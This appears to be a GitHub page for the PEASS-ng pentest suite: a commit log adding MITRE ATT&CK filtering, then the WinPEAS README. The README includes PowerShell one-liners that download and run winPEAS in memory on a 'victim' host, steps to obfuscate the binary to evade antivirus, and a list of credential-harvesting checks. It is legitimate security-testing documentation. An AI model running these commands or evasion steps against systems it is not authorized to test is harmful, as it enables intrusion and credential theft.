 GiveenandGitHub
115b7e60a7
GiveenandGitHub
115b7e60a7
* feat: MITRE ATT&CK integration for LinPEAS and WinPEAS

- Add -T T1234,T5678 flag to LinPEAS to filter checks by technique
- Add mitre=T1234,T5678 argument to WinPEAS for technique-based filtering
- Annotate every check title with MITRE technique ID(s) displayed in grey
- Add $_mitre_tag to Generated Global Variables in 0_variables_base.sh
- Add check_mitre_filter() shell function with prefix-match support
- Add MitreAttackIds property to ISystemCheck interface (C#)
- Update MainPrint/GreatPrint in Beaprint.cs to accept optional mitreIds
- Tag all 158 LinPEAS check modules with # Mitre: metadata
- Tag all 16 WinPEAS check classes with MitreAttackIds property
- Update linpeasModule.py to parse # Mitre: metadata field
- Update linpeasBaseBuilder.py to emit check_mitre_filter wrappers
- Add 3 MITRE argument parsing tests to ArgumentParsingTests.cs

* test: add MITRE filter coverage for LinPEAS builder and WinPEAS

LinPEAS (test_builder.py):
- test_mitre_flag_present_in_getopts: -T: must appear in getopts string
- test_mitre_flag_present_in_help_text: -T must appear in built help text
- test_mitre_filter_function_present: check_mitre_filter() must be in built script

WinPEAS (ArgumentParsingTests.cs):
- PassesMitreFilter_EmptyFilter_AllChecksPass: no filter -> all checks run
- PassesMitreFilter_ExactMatch_Passes: T1082 filter matches T1082 check
- PassesMitreFilter_NoMatch_Fails: T1082 filter rejects T1057 check
- PassesMitreFilter_PrefixMatch_Passes: T1552 filter matches T1552.001/T1552.005
- PassesMitreFilter_SubtechniqueDoesNotMatchDifferentBase_Fails: T1548 != T1552.001

* chore: ignore .github/instructions/ and untrack todos.instructions.md

* fix: complete and accurate MITRE ATT&CK mappings for LinPEAS and WinPEAS

gitignore:
- Add .github/instructions/ to .gitignore and untrack todos.instructions.md

LinPEAS — corrected mappings:
- 29_Interesting_environment_variables.sh: add missing T1552.007,T1082
- 3_USBCreator.sh: T1548 → T1548.003,T1068 (polkit bypass + CVE-class exploit)
- 9_Doas.sh: T1548 → T1548.003 (doas is a sudo/sudo-caching equivalent)
- 10_Pkexec.sh: T1548 → T1548.003,T1548.004,T1068 per-section specificity
- 2_Process_cred_in_memory.sh: T1003,T1055 → T1003.007 (Proc Filesystem, drop wrong T1055)
- 11_Superusers.sh: T1087.001,T1548 → T1087.001 (discovery only, no elevation abuse)
- 14/15/16 writable files: T1574 → T1574.009,T1574.010 (specific sub-techniques)

WinPEAS — corrected mappings:
- SystemInfo: class expanded to full technique union; WSUS T1195→T1072,T1068;
  KrbRelayUp T1558→T1187,T1558; Object Manager T1548→T1068;
  Named Pipes T1559.001→T1559; Low-priv pipes T1559.001→T1134.001,T1559
- EventsInfo: class expanded with T1078.003,T1552.001,T1059.001,T1082
- UserInfo: class expanded; Token privileges T1134→T1134.001
- ProcessInfo: Leaked Handlers T1134.003→T1134.001 (token impersonation, not make-token)
- ServicesInfo: class adds T1574.011,T1068
- ApplicationsInfo: class adds T1010,T1014
- NetworkInfo: class adds T1018,T1090
- ActiveDirectoryInfo: T1484→T1484.001; class adds T1003
- WindowsCreds: class sub-techniques T1552→T1552.001,T1552.002, T1555→T1555.003,T1555.004;
  SSClient T1059→T1552.001 (wrong technique entirely)
- FilesInfo: class expanded with T1552.002,T1552.004,T1552.006,T1564.001,T1574.001,
  T1059.004,T1114.001,T1218,T1649; Cloud Credentials T1552.005→T1552.001
- SoapClientInfo: T1059,T1071→T1559,T1071.001 (IPC/Web protocol, not scripting)

* fix: add missing T1613 and T1562.001 to SystemInfo class-level MitreAttackIds; label AD object enumeration with T1087.002 and T1018

* fix: correct linpeas mitre filter matching logic

* fix: MITRE code bugs — pass-through for untagged checks, remove dead OR in section gate

- PassesMitreFilter (Checks.cs): when MitreAttackIds is null or empty and a filter
  is active, return true (pass-through) instead of false.  Previously any future
  ISystemCheck added without MITRE IDs would be silently excluded by an active filter.
- linpeasBaseBuilder.py: remove redundant '|| [ -z "$MITRE_FILTER" ]' from the
  generated section-level gate.  check_mitre_filter already returns 0 immediately
  when MITRE_FILTER is empty, so the OR branch was unreachable and inconsistent with
  the check-level gate which uses the same function without the extra guard.
- ArgumentParsingTests.cs: add PassesMitreFilter_NullMitreAttackIds_PassesThrough
  and PassesMitreFilter_EmptyMitreAttackIds_PassesThrough regression tests.

* fix(mitre): 4 bugs — dead arg parser, wait logic, subprocess forks, cleanup race

Checks.cs: max-regex-file-size used string.Equals which requires exact match,
so 'max-regex-file-size=500000' could never match and MaxRegexFileSize was stuck
at 1000000 forever. Fixed to arg.StartsWith.

Checks.cs RunChecks: wait compared loop index i against
_systemCheckSelectedKeysHashSet.Count, which is 0 when all checks run (so
i < -1 is always false) and semantically wrong when a key subset is selected.
Replaced with a pre-count of checks that pass both filters and a running counter.

0_variables_base.sh check_mitre_filter: replaced two $(echo ... | tr ...)
subprocess forks per call with pure parameter-expansion while-loops. Zero
process forks, POSIX-compliant, ~632 fork()s saved per full filtered run.
Declares _mitre_tags_left and _mitre_filters_left in Generated Global Variables.

linpeas_builder.py: os.remove of the shared temp file raised FileNotFoundError
when multiple sequential builder invocations ran (the second saw the file
already deleted by the first). Wrapped in try/except FileNotFoundError.

Tests: Added PassesMitreFilter_SubtechniqueFilter_DoesNotMatchParentOnlyTag
and MaxRegexFileSize_ArgParsed_Correctly regression tests (16 total).

* ci: add manual build-artifacts workflow (winPEAS.exe + linpeas.sh)

* fix(linpeas): getopts silent mode — clear error when -T given without argument

Switch getopts to silent mode (leading ':') so the shell does not emit its
own terse 'No arg for -T option' message. Add explicit :) case that prints
  ERROR: -T requires an argument (e.g. -T T1082,T1552)
and then dumps the help text before exiting 1. Add *) case for unrecognised
flags with the same pattern. Behaviour for all valid flags is unchanged.

* chore: untrack build-artifacts workflow, add to .gitignore
Windows Privilege Escalation Awesome Script (.exe)

WinPEAS is a script that search for possible paths to escalate privileges on Windows hosts. The checks are explained on book.hacktricks.wiki
Check also the Local Windows Privilege Escalation checklist from book.hacktricks.wiki

Quick Start
.Net >= 4.5.2 is required
Precompiled binaries:
- Download the latest obfuscated and not obfuscated versions from here or compile it yourself (read instructions for compilation).
# Get latest release
$url = "https://github.com/peass-ng/PEASS-ng/releases/latest/download/winPEASany_ofs.exe"

# One liner to download and execute winPEASany from memory in a PS shell
$wp=[System.Reflection.Assembly]::Load([byte[]](Invoke-WebRequest "$url" -UseBasicParsing | Select-Object -ExpandProperty Content)); [winPEAS.Program]::Main("")

# The previous cmd in 2 lines
$wp=[System.Reflection.Assembly]::Load([byte[]](Invoke-WebRequest "$url" -UseBasicParsing | Select-Object -ExpandProperty Content));
[winPEAS.Program]::Main("") #Put inside the quotes the winpeas parameters you want to use

# Download to disk and execute (super noisy)
$wc = New-Object System.Net.WebClient
$wc.DownloadFile("https://github.com/peass-ng/PEASS-ng/releases/latest/download/winPEASany_ofs.exe", "winPEASany_ofs.exe")
.\winPEASany_ofs.exe

# Load from disk in memory and execute:
$wp = [System.Reflection.Assembly]::Load([byte[]]([IO.File]::ReadAllBytes("D:\Users\victim\winPEAS.exe")));
[winPEAS.Program]::Main("") #Put inside the quotes the winpeas parameters you want to use

# Load from disk in base64 and execute
##Generate winpeas in Base64:
[Convert]::ToBase64String([IO.File]::ReadAllBytes("D:\Users\user\winPEAS.exe")) | Out-File -Encoding ASCII D:\Users\user\winPEAS.txt
##Now upload the B64 string to the victim inside a file or copy it to the clipboard

 ##If you have uploaded the B64 as afile load it with:
$thecontent = Get-Content -Path D:\Users\victim\winPEAS.txt
 ##If you have copied the B64 to the clipboard do:
$thecontent = "aaaaaaaa..." #Where "aaa..." is the winpeas base64 string
##Finally, load binary in memory and execute
$wp = [System.Reflection.Assembly]::Load([Convert]::FromBase64String($thecontent))
[winPEAS.Program]::Main("") #Put inside the quotes the winpeas parameters you want to use

# Loading from file and executing a winpeas obfuscated version
##Load obfuscated version
$wp = [System.Reflection.Assembly]::Load([byte[]]([IO.File]::ReadAllBytes("D:\Users\victim\winPEAS-Obfuscated.exe")));
$wp.EntryPoint #Get the name of the ReflectedType, in obfuscated versions sometimes this is different from "winPEAS.Program"
[<ReflectedType_from_before>]::Main("") #Used the ReflectedType name to execute winpeas
Parameters Examples
winpeas.exe -h # Get Help
winpeas.exe #run all checks (except for additional slower checks - LOLBAS and linpeas.sh in WSL) (noisy - CTFs)
winpeas.exe systeminfo userinfo #Only systeminfo and userinfo checks executed
winpeas.exe notcolor #Do not color the output
winpeas.exe domain #enumerate also domain information
winpeas.exe wait #wait for user input between tests
winpeas.exe debug #display additional debug information
winpeas.exe log #log output to out.txt instead of standard output
winpeas.exe -linpeas=http://127.0.0.1/linpeas.sh #Execute also additional linpeas check (runs linpeas.sh in default WSL distribution) with custom linpeas.sh URL (if not provided, the default URL is: https://raw.githubusercontent.com/peass-ng/PEASS-ng/master/linPEAS/linpeas.sh)
winpeas.exe -lolbas  #Execute also additional LOLBAS search check
Basic information
The goal of this project is to search for possible Privilege Escalation Paths in Windows environments.
New in this version:
-
Detect potential GPO abuse by flagging writable SYSVOL paths for GPOs applied to the current host and by highlighting membership in the "Group Policy Creator Owners" group.
-
Flag installed OEM utilities such as ASUS DriverHub, MSI Center, Acer Control Centre and Razer Synapse 4, highlighting writable updater folders and world-accessible pipes tied to recent CVEs.
It should take only a few seconds to execute almost all the checks and some seconds/minutes during the lasts checks searching for known filenames that could contain passwords (the time depened on the number of files in your home folder). By default only some filenames that could contain credentials are searched, you can use the searchall parameter to search all the list (this could will add some minutes).
The tool is based on SeatBelt.
Where are my COLORS?!?!?!
The ouput will be colored using ansi colors. If you are executing winpeas.exe from a Windows console, you need to set a registry value to see the colors (and open a new CMD):
REG ADD HKCU\Console /v VirtualTerminalLevel /t REG_DWORD /d 1
Below you have some indications about what does each color means exacty, but keep in mind that Red is for something interesting (from a pentester perspective) and Green is something well configured (from a defender perspective).

Instructions to compile you own obfuscated version
Details
In order to compile an ofuscated version of Winpeas and bypass some AVs you need to ** install dotfuscator ** in VisualStudio.
To install it open VisualStudio --> Go to Search (CTRL+Q) --> Write "dotfuscator" and just follow the instructions to install it.
To use dotfuscator you will need to create an account (they will send you an email to the address you set during registration).
Once you have installed and activated it you need to:
- Compile winpeas in VisualStudio
- Open dotfuscator app
- Open in dotfuscator winPEAS.exe compiled
- Click on Build
- The single, minimized and obfuscated binary will appear in a folder called Dotfuscator inside the folder were winPEAS.exe and the DLL were (this location will be saved by dotfuscator and by default all the following builds will appear in this folder).
I'm sorry that all of this is necessary but is worth it. Dotfuscator minimizes a bit the size of the executable and obfuscates the code.

IMPORTANT: Note that Defender will higly probable delete the winpeas iintial unobfuscated version, so you need to set as expections the origin folder of Winpeas and the folder were the obfuscated version will be saved:

Checks
Details
-
System Information
- Basic System info information
- Use embedded WES-NG definitions to flag known exploitable vulnerabilities for the running Windows version (version-based)
- Enumerate Microsoft updates
- PS, Audit, WEF and LAPS Settings
- LSA protection
- Credential Guard
- WDigest
- Number of cached cred
- Environment Variables
- Internet Settings
- Current drives information
- AV
- Windows Defender
- UAC configuration
- NTLM Settings
- Local Group Policy
- Applocker Configuration & bypass suggestions
- Printers
- Named Pipes
- Named Pipe ACL abuse candidates
- AMSI Providers
- SysMon
- .NET Versions
-
Users Information
- Users information
- Current token privileges
- Clipboard text
- Current logged users
- RDP sessions
- Ever logged users
- Autologin credentials
- Home folders
- Password policies
- Local User details
- Logon Sessions
-
Processes Information
- Interesting processes (non Microsoft)
-
Services Information
- Interesting services (non Microsoft) information
- Modifiable services
- Writable service registry binpath
- PATH Dll Hijacking
-
Applications Information
- Current Active Window
- Installed software
- AutoRuns
- Scheduled tasks
- Device drivers
-
Network Information
- Current net shares
- Mapped drives (WMI)
- hosts file
- Network Interfaces
- Listening ports
- Firewall rules
- DNS Cache (limit 70)
- Internet Settings
-
Cloud Metadata Enumeration
- AWS Metadata
- GCP Metadata
- Azure Metadata
-
Windows Credentials
- Windows Vault
- Credential Manager
- Saved RDP settings
- Recently run commands
- Default PS transcripts files
- DPAPI Masterkeys
- DPAPI Credential files
- Remote Desktop Connection Manager credentials
- Kerberos Tickets
- Wifi
- AppCmd.exe
- SSClient.exe
- SCCM
- Security Package Credentials
- AlwaysInstallElevated
- WSUS (HTTP downgrade + CVE-2025-59287 exposure)
-
Browser Information
- Firefox DBs
- Credentials in firefox history
- Chrome DBs
- Credentials in chrome history
- Current IE tabs
- Credentials in IE history
- IE Favorites
- Extracting saved passwords for: Firefox, Chrome, Opera, Brave
-
Interesting Files and registry
- Putty sessions
- Putty SSH host keys
- SuperPutty info
- Office365 endpoints synced by OneDrive
- SSH Keys inside registry
- Cloud credentials
- Check for unattended files
- Check for SAM & SYSTEM backups
- Check for cached GPP Passwords
- Check for and extract creds from McAffe SiteList.xml files
- Possible registries with credentials
- Possible credentials files in users homes
- Possible password files inside the Recycle bin
- Possible files containing credentials (this take some minutes)
- User documents (limit 100)
- Oracle SQL Developer config files check
- Slack files search
- Outlook downloads
- Machine and user certificate files
- Office most recent documents
- Hidden files and folders
- Executable files in non-default folders with write permissions
- WSL check
-
Events Information
- Logon + Explicit Logon Events
- Process Creation Events
- PowerShell Events
- Power On/Off Events
-
Additional (slower) checks
- LOLBAS search
- run linpeas.sh in default WSL distribution
TODO
- Add more checks
- Maintain updated WES-NG
If you want to help with any of this, you can do it using github issues or you can submit a pull request.
If you find any issue, please report it using github issues.
WinPEAS is being updated every time I find something that could be useful to escalate privileges.
Advisory
All the scripts/binaries of the PEAS Suite should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own networks and/or with the network owner's permission.